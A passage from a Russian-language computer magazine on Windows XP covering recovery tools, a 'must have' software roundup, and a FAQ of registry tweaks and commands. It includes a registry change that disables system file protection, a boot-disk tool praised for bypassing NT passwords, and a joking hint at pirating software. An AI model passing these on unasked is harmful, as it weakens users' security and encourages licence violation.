Debugging Mode - пересылает отладочную информацию по кабелю на другой комп;
Start Windows Normally - загружает ось в обычном режиме;
Reboot - производит перезагрузку компа;
Return to OS Choices Menu - меню выбора установленных осей.



DEVICE DRIVER ROLL BACK

Бывает, что установка драйвера может сказаться на работоспособности системы. Скажем, купил ты себе новую мегарульную видюху. Пришел домой, воткнул ее в слот и кинулся проверять, как бегает на нем Max Payne 2. Вдруг обнаруживается, что твоя новая покупка оказалась настолько новой, что игрушка просто не запускается :). Говорит, мол, непонятное устройство у тебя. Ты бегом в инет качать дрова. Хочется побыстрее, и ты берешь первое, что попалось под руку. И вот результат: после установки свежескачанных драйверов обнаруживается, что комп перестал видеть половину других девайсов.



Консоль System File Checker'a

Добрые дяди из MS предусмотрели это, и специально для таких случаев создали тулзу Driver Roll Back. Работает она просто. Заходишь в Start -> Control Panel -> System. Далее переходишь на вкладку Hardware -> Device Manager (Менеджер устройств). В новом окошке видишь список всех девайсов, установленных на твоем компе. Выбираешь нужное, жмешь правой мышиной кнопкой и переходишь в Properties (Свойства). Затем ищешь вкладку Driver, после чего выбираешь Roll Back Driver. И в случае если драйвер был заменен, происходит откат драйвера, а твоя ось снова поднята!


Плюсы: При ошибке или несовместимости какого-то одного драйвера прога эффективна, так как позволяет "откатать" драйвер минимальными усилиями.

Минусы: Больше прога ничего не умеет.

ROXIO GOBACK

С помощью GoBack ты сможешь быстро восстановить упавшую систему, включая все настройки и потерянные данные. Установка происходит по стандартному маршруту: Next -> Next -> Finish. После установки все файлы твоего компа попадают под неусыпный контроль GoBack (как монитор в AVP). Сразу после загрузки BIOS'а появится так называемый GoBack Boot Screen (чтобы попасть в меню, надо нажать пробел). Отсюда можно восстановить систему. Прога выведет несколько точек отката и предложит вернуться в недалекое прошлое твоей оси.

Доступны несколько действий: восстановить отдельные файлы, восстановить весь винт или перейти к дополнительным опциям, например, посмотреть детализированный отчет об активности компа (что и когда было запущено). Мониторит файлы прога действительно хорошо, причем сохраняет все изменения файлов (до изменения и после, что очень удобно). Кликнув по нужному файлу, можно вернуть его в то состояние, в котором он был до изменения (причем указывается дата и время, когда файл был изменен, вплоть до секунды). Что касается восстановления системы, GoBack создает точки отката (restore points) при каждой загрузке, плюс отдельно перед запуском каждой (!) проги.



Внешний вид GoBack


Плюсы: Поставив GoBack, можно забыть про постоянные бэкапы, боязнь поставить новый софт или драйвер. Теперь, даже если что-то и глюканет, GoBack вернет все в рабочее состояние.

Минусы: Большая ресурсоемкость и поддержка только виндовских файловых систем. Разработчики хотят получить за нее 60 долларов, но ты ведь знаешь, где можно взять и подешевле :).

PARAGON DRIVE BACKUP

Создает образ твоего харда целиком или его отдельного раздела с последующей возможностью восстановления. Удобна в основном при замене старого винта новым.

Разработчики обещают, при наличии полного (сделанного ей же заранее) бэкапа винта прога полностью продублирует все ПО, файлы, настройки, дрова со старого винта на новый, включая загрузочный сектор. Для удобства предусмотрен мастер архивации. Из дополнительных возможностей: создание загрузочной дискетки и запись MBR на любой установленный в системе винт.



Drive Backup снаружи

Плюсы: Работает со всеми типами файловых систем, копирует разделы, включая загрузочный сектор (можно не переустанавливать систему).

Минусы: Нет файлового монитора. Не предусмотрено автоматическое создание точек восстановления.

УНИВЕРСАЛЬНЫЙ BACKUP

Имея маленький размер (всего 200 Кб и не требует инсталляции), замечательно справляется со своими функциями: создание архива с любыми файлами и папками, восстановление файлов, каталогов, ключей реестра, работа из-под DOS, сканирование каталогов, любых файлов (в том числе системных) и разделов реестра, а также сравнение ранее проделанных сканирований с целью выявления изменений.

Плюсы: Дополнительно включены тулзы: выключение и перезагрузка компа, закрытие активных процессов, вызов редактора реестра, диспетчера программ и драйверов, проверка подписи файлов. Прога является абсолютно бесплатной, и скачать ее можно по адресу www.newtech.ru/~mwtech/programs/ubackup.zip.

Минусы: Кофе не варит :).

P.S.

Прежде чем переходить к радикальным методам восстановления, можно попробовать загрузиться в Safe Mode. Возможно, безопасный режим покажет, в чем дело. Или при загрузке нажать F8 и выбрать пункт LastKnownGood Configuration.

Content:

yahoo (yahoo611@mail.ru)


ЧТО СТАВИТЬ ПОД XP

ОБЗОР НЕОБХОДИМОГО СОФТА

Поставив голую операционку, задумываешься, что надо поставить дополнительно, чтобы чувствовать себя сухо и комфортно. А вокруг столько всего вкусного. Предлагаем свой список самого необходимого. Того, что мы называем Must Have!

3POWERPRO 3.8

shareware
www.windowspowerpro.com
2,2 Мб





Включает в себя множество функций, необходимых абсолютно всем: как программистам и деловым дяденькам в пиджаках, у которых каждая минута на счету, так и школьникам и студентам, которым нужно каждый день вставать в семь утра и идти фиг-знает-куда, чтобы выслушивать там длинные, никому не понятные лекции по психологии человека. Собственно, возможности:

- Создание множества менюшек, в которых будут команды вроде "свернуть все окна", "свернуть активное окно в трей". А также создание собственного меню, пункты которого будут равны содержимому заданной директории.
- Создание баров, на которых будет содержаться информация о состоянии оперативной памяти, текущее время, uptime или чудо-кнопочка Reset.
- Собственно, scheduler. Банальное "запустить good_morning.m3u в такое-то время". А точнее, "выполнить такую-то команду в такое-то время".
- Создание хоткеев (hotkey). Например, я перезагружаюсь по комбинации Ctrl+Alt+End. Очень удобно. Тут тоже присвоение определенной команды определенному сочетанию клавиш. Поддерживаются все клавиши, включая win.
- Таймер-функция. Привычное "когда таймер достигнет нуля, резетануть компьютер на фиг" или что-то еще.
- Поддержка аж девяти виртуальных десктопов. Между ними можно легко переключаться, а также создать для каждого из них свой бар, свою менюшку, свои обои и т.п.
- Свой скриптовый язык. Не сложнее, чем C++.
- Разумеется, обширный мануал по всему этому делу. Как же без него!

TOTAL COMMANDER 6.0

shareware
www.ghisler.com
1,5 Мб






Ранее известный как Windows Commander, TC уже достаточно популярен среди рядовых пользователей. Одна из лучших программ для работы с файлами, если не самая лучшая. Полезные фичи в TC:

- Так называемый multirename tool. Поддержка переименования нескольких файлов/директорий за раз, используя заданную маску.
- Удобный встроенный просмотрщик, вызываемый клавишей F3. Он также умеет воспроизводить mp3, wav и даже avi!
- Стопроцентная "настраиваемость". Можно создавать свои бары, свои кнопки, присваивать им различные команды. К примеру, "скопировать полный путь к файлу в буфер".
- Поддержка FTP-протокола. Можно создать свой список FTP-ресурсов, присвоить каждому хосту свой логин и пароль, под которым будешь входить по умолчанию.
- Поддержка нескольких табов, между которыми можно быстро и удобно переключаться (комбинация по умолчанию - Ctrl+T).

TASKINFO 2003 5.0

shareware
www.iarsn.com
1,6 Мб



На первый взгляд может показаться аналогом маздайного Task Manager. Тебе когда-нибудь случалось жить под линуксом? Нравится xkill? Хочешь почти аналог, только под винды? Быстро убивает противный, зависший, ненужный софт (плюс первосортный мониторинг ресурсов). Умеет делать:

- Мониторить практически все системные ресурсы, вплоть до текущей скорости сети.
- Показывать, сколько конкретное приложение кушает ресурсов.
- Безболезненно, быстро и без мук убивать приложения.
- Невинно висеть в трее иконкой-монитором, показывая загруженность процессора, количество оставшейся на благотворительные цели оперативной памяти (аналогично по свопфайлу).
- "Очищать" память, выгружая из нее все неиспользуемые библиотеки.
- Банально ребутить систему по команде, выполнять force reboot и многое другое.


TRANSLATE NOW! 1.7

shareware
www.magicbitsoft.com
1,6 Мб

Словарь как словарь. Без всяких модных фич, простой словарик. Не знаешь, как переводится слово shit? Достаточно выделить и нажать alt+1 (по умолчанию), появится tooltip и пояснит, что это такое. Ищешь конкретное слово? Alt+2 - и к твоим услугам откроется маленькое окошечко со словариком. Вводи слово и получишь перевод. Имеется поддержка мультиязычности. Можно скачать с официального сайта дополнительные словари, например немецко-русский, и легко установить их. Сама программа поставляется на двух языках: на русском и на английском.

NETSCAPE NAVIGATOR 7.1

freeware
www.netscape.com
30,7 Мб





Netscape Navigator был первым бесплатным и первым кросс-платформенным браузером. За последние годы он подрос, окреп и возмужал. Содержит встроенный ICQ-клиент, почтовый клиент, AOL-клиент и Composer (встроенный HTML-редактор с подсветкой синтаксиса и тегов). Прибавь к этому замечательную систему безопасности и шифрование данных, вроде пассвордов и т.п. Есть полезная опция Block unrequested popups. Намного менее дырявый, чем "любимый" ослик, менее глючный, реже падающий (не замечал, чтоб NN упал хотя бы раз).

THE BAT! 2.0

shareware
www.ritlabs.com/en/products/thebat
5,7 Мб


Не глючный, умный (быстро определяет спам), куча настроек, удобная форма оповещения при обнаружении новых писем в ящике (черная полосочка с инфой о сообщениях), хорошая защита (есть даже низкоуровневая проверка на наличие вируса в аттачах), поддержка SSL... И, разумеется, шифрование пассвордов на винте.






MIRC 6.12

shareware
www.mirc.com
1,3 Мб







Самый популярный irc-клиент, болтать через который одно удовольствие. Альтернатива веб-чатам. Меньшие требования к трафику, куча внутренних настроек, удобные логи и управление. Изначально все настроено оптимально - можно ставить, использовать и никогда не лезть в настройки. Но для желающих изменить все под себя имеется могучий арсенал, включая возможность писать собственные скрипты.

Интерес к irc-клиентам вызван, прежде всего, обилием разнообразных irc-сетей и большим количеством каналов внутри них. Хочешь бесплатно попрактиковаться в иностранном языке? Ищи соответствующую сеть, и бесплатные собеседники к твоим услугам. В последнее время появляется все больше и чисто российских сетей (к примеру, DalNet(RU) - www.dalnet.ru), раньше русские общались в забугорных сетях.

REGET DELUXE 3.3

shareware
www.reget.com
1,6 Мб





В предыдущей версии (до 3.2) наблюдались некоторые глюки: программа могла вылететь просто при попытке зайти на сервер, начать закачку и т.п. В версии 3.3 эти проблемы устранили. Регет пока остается одним из лучших менеджеров закачки/FTP-клиентов. Очень удобный интерфейс, есть все нужные функции, кушает мало ресурсов. Рекомендуем.

APACHE HTTP SERVER 2.0.47


freeware
http://server.apache.com/index.PHP
6,1 Мб

Наиболее распространенный HTTP-сервер по данным NetCraft, в числе плюсов которого бесплатность, открытость и кросс-платформенность. Но, к сожалению, у него нет GUI. Существует множество внешних GUI'шек. Но разве может gui заменить то количество директив и параметров, которыми обладает Apache? Существует множество книг и документаций по апачу, а также примеров конфигов. Если взялся за »

него без подготовки, то нет проблем: в conf\HTTPd.conf находится достаточно комментариев, описывающих ту или иную директиву или параметр.

BULLETPROOF FTP SERVER 2.21


shareware
www.bpFTPserver.com
1,6 Мб




BPFTP содержит оптимальный набор функций, возможностей и глюков :). Недостатки есть, но их немного: нельзя лимитировать скорость общего потока или хотя бы для анонимусов и не поддерживает удаленное администрирование. В остальном хороший FTP-сервер. Порадовать может возможность вписывать в файл с welcome-сообщением переменные, вроде %serverversion или %maxusers. Эти переменные используются также и для отображения статистики.

MACROMEDIA DREAMWEAVERMX 6.0

commercial
www.macromedia.com/software/dreamweaver
50 Мб





Macromedia DreamWeaverMX - среда для разработки на различных языках, включая PHP, HTML, ASP, CFM, JSP и т.п. Плюсы:

- Регулируемая подсветка (выделение разными цветами).
- Визуальная разработка дизайна и мощные возможности WYSIWYG (What You See Is What You Get).
- Возможность сетевой разработки одного проекта несколькими разработчиками в реальном времени.
- Подключаемые плагины и возможность дотошной конфигурации (конфиги дримы вообще в xml-формате).
- Проверка на совместимость с самыми распространенными браузерами разных версий, от Internet Explorer 3.0 до Netscape Navigator 7.01.
- Возможность удаления лишних тегов и прочего мусора, генерируемого при конвертации Word-документов в HTML.
- Работа с базами данных и еще фича под названием "live editing", которая позволяет визуально работать с серверными сценариями.

WINAMP 2.8/5.0

freeware/shareware
www.winamp.com
2,1 Мб/4,3 Мб

Потрясающий аудиоплеер. Имеется:

- Поддержка множества форматов, от .mid до .mp3 и .ogg, включая Audio-CD.
- Множество удобных настроек.
- Куча плагинов для winamp, вплоть до танцующих под музыку девушек на десктопе :).
- Поддержка скинов. В интернете, в том числе и на www.winamp.com, существует несколько тысяч скинов к winamp, что делает его еще более популярным.


Все это касается версии 2.8. Отмечу, что, начиная с версии 3.0, с winamp'ом стало сложнее работать, и он стал более требовательным к ресурсам. Зато в более поздних версиях появились новые возможности:

- Можно воспроизводить видео.
- Можно записывать аудиодиски на всех возможных скоростях; * 5.0 only.
- Можно кодировать аудиотреки в mp3 и прочие форматы; * 5.0 only.

Если тебе нужен хороший, легкий в обращении и нетребовательный к ресурсам аудиоплеер, качай версию 2.8. Если же тебе нужен аудиокомбайн, который мог бы и диски писать, и кодировать треки в mp3, то 5.0 - для тебя. Правда, потяжелее во всех смыслах.

CLONECD 4.0.1.10

shareware
www.elby.ch/en/products/clone_CD/index.html
2,4 Мб



Почему CloneCD вместо WinISO? Ответ прост: формат .iso не содержит аудиотреков. Так что для создания образов аудиодисков он не подходит. А .ccd - универсальный формат. Возможности программы: снятие образов с компакт-дисков в формате .ccd, поддержка разных языков (около 20, включая русский). Чем хороша? Не глючная, удобная, для создания копий - самое оно.

WINISO 5.3

shareware
www.winiso.com
1,2 Мб

WinISO пригодится в хозяйстве. Конечно, .iso можно открыть и winrar'ом. Но winiso умеет делать следующее:

- Открывать, изменять и экстрактить образы компакт-дисков в форматах: .vcd, .iso, .img, .bin, .fcd и .cif.
- Перекодировать вышеуказанные форматы.
- Создавать в них бут-сектор из файла или с дискеты.
- Снимать образ с диска в .iso.

Поддерживает смену скинов. Глюков не обнаружено.

DAEMON TOOLS (D-TOOLS) 3.44


freeware
www.daemon-tools.cc/portal/portal.PHP
502 Кб

Умеет снимать образы с CD-дисков и работать с ними. Daemon Tools создает до четырех виртуальных CD/DVD-приводов, в которые, собственно, можно вставить виртуальный диск, образ. Поддерживает эмуляцию следующих защитных технологий: Safedisc, Securerom, Laserlok и RMPS. Умеет вставлять образы в следующих форматах: .ccd, .iso,

.img, .bin, .cue, .bwt, .cdi, .mds, .nrg и .pdi. Ненавязчивый софт: просто висит в трее, не высовывается, молча делает свою работу. Кушает всего-навсего 300 Кб оперативной памяти.

PARTITIONMAGIC 8.0

commercial
www.powerquest.com/partition-magic
52,3 Мб





Этой программы достаточно для проведения безболезненных (без потери данных) операций, вроде:

- Перекодировать разделы из FAT32 в NTFS и обратно.
- Создавать новые разделы.
- Изменять размер разделов.
- Сливать два раздела в один.
- Создавать Backup Partition.
- Проверять диск на наличие ошибок а-ля ScanDisk.

ULTRAEDIT-32 10.00B

shareware
www.ultraedit.com
2,9 Мб






Один из лучших текстовых редакторов. Почему:

- UltraEdit легок, тебе не придется в нетерпении грызть ногти, пока загрузится list.txt, а также он не станет требовать больше оперативной памяти.
- Поддержка макросов и скриптов. Надо разметить страницу, пронумеровывая каждую строчку? Нет проблем, пиши скрипт!
- Поддержка многих форматов, начиная с .txt и заканчивая .html.
- Подсветка синтаксиса таких языков, как PHP, HTML, Visual Basic и других.
- Удобный и очень простой интерфейс.
- Встроенный HEX-редактор.

Кстати, между нами девочками, эта статья писалась именно в UltraEdit.

OUTPOST FIREWALL 2.0PRO


shareware
www.agnitum.com/products/outpost
5,4 Мб



Конечно, для большей безопасности можно установить какой-нибудь консольный фаервол, вроде Checkpoint, и забыть про перезагрузки "на самом интересном месте". Для рядового юзера будет вполне достаточно Outpost. Лично я перепробовал достаточное количество фаерволов, но идеального, конечно же, не нашел. Наиболее близким к идеалу оказался Outpost. Приятный интерфейс, неплохая защита, достаточно возможностей, собственный лог-вьюер, поддержка русского языка. Правда, требует довольно много оперативной памяти и изредка нагружает процессор. Чтобы блокировать определенные IP-адреса, используется плагин Blockpost. Существует множество других плагинов.

Дмитриев Ярослав aka Clane (clane@real.xakep.ru)

FAQ



ОТВЕТЫ НА ЧАСТО ЗАДАВАЕМЫЕ ВОПРОСЫ

В чем отличие возможностей выпусков Home Edition и Professional?

Изначально Home Edition была ориентирована на домашних пользователей, а, соответственно, Professional - на использование в корпоративных условиях. Поэтому разработчики включили в версию Professional инструменты для шифрования файлов и папок, возможность удаленного доступа к компьютеру (что, несомненно, открыло огромную дыру), а также различные программы для администрирования.

Чем отличается 64-разрядная версия XP от ее 32-разрядных соседей?

64-разрядная XP способна поддерживать до 16 Гбайт оперативной памяти и до 16 Тбайт виртуальной, а также имеет встроенную возможность симметричной многопроцессорной работы. Изначально эта версия XP разрабатывалась для 64-битного процессора от Intel (Itanium).

Какие файловые системы поддерживает XP?

XP поддерживает FAT16, FAT32 и, конечно же, NTFS. Именно поэтому ты можешь легко держать у себя на харде различные версии окошек, не задумываясь о совместимости.

Есть возможность создать загрузочную дискету?

Конечно, есть! В глобальной паутине есть все, в том числе и программа, способная помочь тебе в решении этой проблемы. Программа называется Universal Boot Disk (UBD), скачать ее можно здесь: ftp://ftp.krasu.ru/windows/utils/UniversalBootDisk/. С помощью этой утилиты легко можно получить доступ к NTFS-разделам, установить OS, устранять ошибки файловых систем, изменять загрузочный сектор, а также обходить пароли NT и восстанавливать их.

Каким способом можно узнать версию установленной XP? Какая финальная сборка XP?

Чтобы узнать версию установленной на компе XP, придется воспользоваться командой winver (Пуск - Выполнить - winver). Финальная сборка - Build 2600.

Как на рабочем столе отобразить информацию о сборке XP?

Засучив рукава, смело повторяй за мной: для начал запусти regedit.exe, потом проследуй по HKEY_CURRENT_USER\Control Panel\Desktop\ и попробуй найти параметр PaintDesktopVersion. Если поиски закончились успехом, то смело изменяй значение параметра на 1.

Как можно создать ярлык для быстрой перезагрузки и выключения компа?

Для начала нужно создать ярлык. Надеюсь, с этим проблем не возникнет =). В появившемся окне нужно ввести shutdown -r -t 0 (для перезагрузки), а для выключения твоего бойца используй команду shutdown -s -t 0. Примечание: -t 0 означает время ожидания, равное нулю.

Каким образом можно отключить защиту системных файлов?

Для этого необходимо найти ключ HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon и изменить нулевое (пока =)) значение параметра SFCDisable на ffffff9d.

При Callback'е XP снимает трубку сразу после второго звонка. Как бы поменять количество звонков, которые пропустит WinXP перед поднятием трубки?

Лезем в реестр: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasMan\Parameters и создаем новый параметр NumberOfRings типа REG_DWORD со значениями от 0 и более. Установив значение параметра, равное 0, ты прикажешь системе не брать трубку вообще.

Можно ли в WinXP снимать задачи из командной строки?

Для этого следует набрать taskkill /pid (Пуск -> Выполнить) и номер задачи или просто tskill и номер процесса. Как узнать номер процесса? Номер можно узнать, набрав tasklist - еще одну новую команду, которая к тому же сообщит многое другое о том, что происходит в операционной системе.

Как отучить XP работать с ZIP файлами как с папками?

Для этого необходимо в командной строке (Пуск -> Выполнить) набрать команду regsvr32 /u zipfldr.dll. Чтобы вернуть все обратно, снова дай команду regsvr32 zipfldr.dll.

Как работает шифрование файлов?

По умолчанию служба шифрования, имеющаяся в Windows XP, запускается автоматически при загрузке операционной системы, поэтому никакого дополнительного ее включения не требуется. А вот для того, чтобы зашифровать конкретный файл или папку, нужно проделать следующее: щелкаем правой кнопкой мыши по файлу/папке, выбираем в меню пункт "Свойства" и нажимаем в появившемся окошке (на вкладке Общие) кнопку "Другие". После открытия новой вкладки отмечаем там пункт "Шифровать содержимое для защиты данных". Маленькое замечание: шифровать допустимо только для тех файлов и папок, которые размещены на дисках с файловой системой NTFS. Необходимо запомнить: шифруются только несжатые данные (если зашифровать сжатый файл или папку, они будут разжаты); не допускается шифрование файлов, отмеченных как системные, как нельзя зашифровать и системную директорию (по умолчанию это папка c:\windows). И еще - не удивляйся, что внешне после зашифровки файла или папки ничего не изменится - хозяин зашифрованных данных может обращаться с ними точно так же, как и с незашифрованными. А вот для всех остальных, кто войдет в систему под другим логином, зашифрованные данные окажутся недоступными.

Можно ли полностью отключить скрытые общие ресурсы (ADMIN$, C$ и т.д.)?

Эти ресурсы в Windows XP (как и в W2K) существуют по умолчанию (доступ к ним возможен только из-под аккаунта грозного администратора), причем, если удалить эти ресурсы через Управление компьютером (Computer Management) -> Общие папки, то после перезагрузки они появятся снова. Но и мы ведь не лыком шиты! Полностью отключить их можно только с помощью внесения изменений в системный реестр.
Открываем HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters и изменяем (или добавляем) следующий параметр: AutoShareWks (его тип - REG_DWORD) значение 0. Расшаренных ресурсов как не бывало.

Правда ли, что XP поддерживает Ipv6?

Правда. Однако этот протокол еще не поддерживают многие провайдеры, поэтому полностью ощутить его мощь ты сейчас не сможешь. Для установки нужно набрать в командной строке install ipv6, вот только зачем?

Как отключить сообщение о том, что на диске осталось мало места?

В бой снова идет regedit.exe! Путь наш лежит в HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer. Нашел? Теперь создавай параметр NoLowDiskSpaceChecks и присваивай ему значение 1.

»

Можно ли отключить надоедливого "Доктора Ватсона"?

Да. Отключив этого монстра, ты сможешь освободить несколько мегабайт оперативной памяти, что, несомненно, скажется на производительности твоего железного друга =). В реестре найди ключ HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\AeDebug и установи значение параметра Auto равным 0.

Размер файла hiberfil.sys составляет 256 Мб. Как его можно удалить?

Этот файл является частью мегасистемы Hibernate, которая позволяет при выключении компьютера сбросить содержимое оперативной памяти на жесткий диск, чтобы затем можно было безболезненно продолжить работать с твоими данными. И для того чтобы предотвратить ситуацию, когда на жестком диске не хватит места для размещения твоих данных в файле hiberfil.sys, служба hibernate постоянно держит на харде этот файл размером, равным объему установленной оперативной памяти. Этот файл нельзя стереть из-под XP, его бесполезно стирать из-под соседней ОС, все равно служба hibernate создаст его заново при первой же возможности. Единственный способ избавиться от надоедливого файла - это отключить саму службу Hibernate. Сделать это можно через Панель управления -> Электропитание, закладка "Спящий режим". Снимаем галочку с чекбокса "Разрешить использование спящего режима", и служба будет отключена, а файл hiberfil.sys удален. Аминь.

Как убрать надоедливые сообщения, которые иногда вылезают в notification area?

Чтобы выключить эти сообщения, в реестре по адресу HKEY_CURRENT_USER/Software/Microsoft/Windows/Current Version/Explorer/Advanced
создай ключ типа DWORD под названием EnableBalloonTips, и присвой ему значение 0.
Присвоив ему значение 1, ты вновь разрешишь показывать эти сообщения.

В WinXP через ~4 мин после подключения к интернету происходит следующее: "svchost.exe - Ошибка приложения". После этого появляется окошко про то, что была выгружена RPC (Процедуры Удаленного Доступа), и что в связи с этим надо перезагрузиться - счетчик на одну минуту. Что делать?

Поздравляю тебя! Ты стал еще одним инфицированным. Расскажу поподробнее о черве. Этот червь поражает компьютеры, работающие под управлением операционных систем Windows 2000/XP. Эта гадость существует в виде файла msblast.exe, который занимает на харде 6176 байт и вольготно располагается в памяти твоей машины. Для полного излечения от заразы нужно: обновить свой антивирус и вылечить его средствами свой комп, затем немедленно установить заплатку от MS (www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp) и по возможности заблокировать локальные порты (4444, 135, 69) своим любимым файрволом.

Совсем скопытилась у меня старая 2000, решил поставить WinXP. Все здорово поставилось, красивенько так, пошустрее все бегать стало, но есть одна проблема. Система не предлагает по Ctrl+Alt+Delete сделать Lock Computer, а выводит Task Manager. Что делать?

